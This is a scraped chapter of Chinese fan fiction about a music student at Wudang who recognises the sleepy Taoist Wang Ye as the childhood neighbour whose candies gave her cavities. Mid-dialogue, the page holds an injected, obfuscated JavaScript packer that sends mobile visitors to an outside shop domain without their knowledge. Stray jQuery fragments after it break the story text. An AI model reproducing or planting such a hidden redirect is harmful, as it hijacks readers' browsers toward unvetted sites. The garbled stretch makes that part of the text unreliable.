文趣网 > 都市小说 > [一人之下]温水煮老王实录 > 3. 第二章 虫牙
    一周过去,齐岑对于武当山上的日常有了大概了解。

    她每天在大殿的固定角落录课,华道长给她递了个蒲团,偶尔还会在结束后跟她聊两句。

    她渐渐熟悉了早晚课的节奏。

    钟鼓声每日准时响起,诵经声低沉悠长,像一条看不见的河,日复一日地流淌。

    道士们跪得端正,诵经时神情专注,眉眼低垂。

    但也有例外。

    最后一排的那个乾道,总是一副睡不醒的样子。

    这人在一众专注诵经的道士里过于“出挑”,像一个凑数的。

    她观察了几天,这人几乎每天都是一个德行。

    眼皮永远耷拉着,嘴永远慢半拍儿。

    偶尔还微微张一下嘴,像是要打哈欠,又生生憋了回去,看着有点招笑。

    她有点纳闷,照理说,武当山上的道士都作息规律,早睡早起,这人怎么还能困成这样?晚上到底干嘛去了?

    他那俩黑眼圈都快赶得上国宝了。

    回到住处,她将早课的录音导进电脑,戴上耳机,一边听一边在五线谱本上记谱。

    遇到有疑惑的地方,就在一旁的小本子上随手记一笔,几天下来,已经积攒了一小串问题。

    下午,她带着本子去了紫霄宫大殿。

    殿里游客不多,华道长正坐在殿门口的椅子上,手里翻着一本经书,偶尔抬头看一眼往来的游客。

    “华道长,”齐岑走上前,笑盈盈开口:“有几个问题想请教你。”

    华道长接过本子看了一会儿,一一解答。

    齐岑边听边在本子上记,偶尔点点头,没怎么插话。

    但到最后两个问题时,华道长皱了皱眉,沉吟片刻,摇了摇头。

    “这两个,我不太清楚。”她转头看了一眼殿内,叫住一个正在整理香烛的坤道,那坤道走过来看了看,也摇头。

    华道长刚要开口,余光瞥见殿后转出一个人来。

    “正好,”她朝那个方向抬了抬下巴,“你问他。”

    齐岑望过去,是那个总在早课上打哈欠的乾道。

    他还是那副没睡醒的样子,顶着俩挺大的黑眼圈,手里拿着个保温杯,不知道刚从哪个角落晃悠过来。

    “他是云龙道长的弟子,对经韵熟悉。”华道长叫住他,“王也,正好,这姑娘有两个问题,你帮她看看。”

    王也?

    齐岑默默念了一遍这名字,又看了一眼那个懒道士,脑子里瞬间自动将几个散落的碎片拼成了一张图。

    中海王卫国家的老三出家当道士这事,当年可是爆炸性的新闻。

    再瞧瞧他现在这副懒散样子,几乎跟他小时候如出一辙。

    她现在确定,这货就是当年那罪魁祸首。

    下意识地抬手捂住了左脸颊,看见王也,她就觉得牙疼。

    王也听见有人叫他,慢悠悠地转过头,看了一眼华道长,又看了眼齐岑,然后才不紧不慢地晃悠过来。

    华道长将手中的本子给王也:“就最后两个,你帮她看看。”

    王也接过来,懒洋洋地扫了一眼,缓缓开口。

    齐岑放下捂着脸颊的手,开始记笔记。

    “这处是转调,韵脚没跟着正韵走,您按‘上尺工凡’那套去对就行。”

    他声音不大,语速也不快,但条理清楚,三两句话就把问题说透了。

    等他说完,她合上本子:“谢谢王道长。”

    王也将本子递还给她,摆了摆手。

    “客气。”

    然后拿着保温杯晃走了。

    齐岑也没多留,跟华道长告别,转身往回走。

    走了几步,她忽然有些庆幸,还好当年她换牙了,不然这牙疼怕不是得跟着她一辈子。

    六岁那年,她还住在北京。

    她妈妈跟隔壁的王家阿姨天天凑一堆儿打麻将,然后把她扔给王家的小儿子带,也就是王也。

    十岁的小少年顶着个巨丑无比的中分锅盖头,带着她在自家大院里,慢悠悠地转了一圈又一圈。

    他全程面无表情,没事还叹两口气。

    “哥哥,我们玩什么呀?”她跟在身后,拽了拽他的衣角。

    他往树荫处看了一眼:“那有阴凉儿。”

    说完,他就自己走过去了,然后坐下。

    她屁颠屁颠地跟上。

    “哥哥,我们玩过家家吧。”

    他懒洋洋地看她一眼:“自个儿玩。”

    “哥哥,那我们玩跳房子吧。”她锲而不舍。

    “不会。”

    “我教你啊。”

    “太热了。”

    “哥哥,那我们玩弹珠?”

    他淡淡开口:“你又不会。”“你教我呀。”

    “麻烦。”

    还没等她说下一句话,他就从兜里摸出一颗大白兔奶糖塞给她。

    糖果这种东西,对六岁的小孩儿而言,确实有一定的诱惑力。

    她愣了下,低头剥开糖纸,含进嘴里,安静下来。

    王也看了她一眼,像是确认了“糖能堵嘴“这个事实,然后把兜里剩下的糖全都递给了她。

    “吃糖。”他说:“别说话。”

    从那以后,每次王也带她玩的时候都会塞给她好多块大白兔奶糖。

    她安静吃糖,他就在一旁闭眼躺着,十分惬意。

    她不记得那段时间他具体喂了她多少块奶糖,两三个月下来,没个千八块,也有个百来块了。直到某一天,她开始牙疼,妈妈带她去医院检查,才发现后槽牙上多了好几个黑洞洞。

    后来,她去幼儿园,小朋友看见她牙齿上的黑洞洞,都嘲笑她“嘴巴里有虫子”、“以后嫁不出去”云云。

    放学她是哭着回家的。

    她去找王也,对着他哭。

    “哥哥,我以后嫁不出去了。”</p;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17871788|212299||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >现在她都忘不了王也当时的反应,他就差把“真麻烦”三个字直接写到脸上了,然后,缓缓的,又从兜里掏出一块大白兔奶糖递给她。

    她哭得更大声了。

    从此以后,她对甜食敬而远之,托王也的福。

    真是不堪回首的黑历史。

    这事儿虽不算什么好事,但也没什么好计较的。

    只是印象太深刻,看到王也就觉得牙疼。

    说起王也,华道长刚刚好像有提到,他是云龙道长的弟子。

    武当山是异人大派,云龙道长作为高层,他的弟子,大概率不是普通人。

    她想起王也那懒散的样子,心里有了数。

    晚课结束后,她往回走,刚拐进生活区的巷子,就听见了陈圆的声音。

    “齐岑,快快,来搭把手,拿不了了。”

    她回头,看见陈圆怀里抱着一个大箱子,上面摞着不少的快递袋子,下巴还夹着一个扁扁的包裹,正歪歪扭扭地往前走。

    她走过去,抬手接过上面那几个摇摇欲坠的包裹。

    “累死我了。”陈圆喘了口气,“你是不知道,快递好几天前就显示已经签收了,我天天去龙虎殿后面那个广场翻,翻了好几天才找着,太费劲了。”

    齐岑无比赞同:“是费劲,我昨天也去了,没找着。”

    武当山的快递一般只能送到山脚下的中转站,山上的师傅会定期开车下山拉回来,至于是什么时候,没有规律,全看师傅心情。“可不是嘛。”陈圆来了劲,“那边快递堆得跟小山似的,乱七八糟的,每次去都得翻半天,今天总算翻着了,对了,还有你的,顺便一块儿拿回来了。”

    “谢谢。”

    陈圆咧嘴一笑:“客气啥,顺手的事。”

    进屋以后,俩人就开始拆快递,齐岑刚拉开袋子封口,空气嘶嘶地涌进去,原本像大号压缩饼干的被子慢慢鼓了起来。

    摸着厚实,软和,她很满意,然后将被子铺到床上。

    “齐岑,这个大箱子也是你的。”陈圆道。

    她疑惑地看过去,她不记得还买过其他东西。

    看了一眼快递信息,寄件人,宇宙第一帅。

    她嘴角微微抽了一下,没说话,低头拆快速。

    好家伙,一箱子的零食,品类齐全,应有尽有。

    她转头看了一眼陈圆,这人心肠真好,拿一趟快递,自己的东西就两个小件,大件全帮她拿了。

    “辛苦了。”齐岑从零食箱里拿出一包奶酪块,递给陈圆。

    陈圆接过,笑得开心:“还有好吃的,谢谢。”

    简单洗漱之后,陈圆窝回床上刷手机,齐岑则坐在书桌前,戴着耳机整理论文材料。

    她拿起手机,打开微信,点开一个对话框,打了几个字发过去。

    “快递收到了。”

    对方没回。

    估计是又钻进哪个没信号的深山老林了。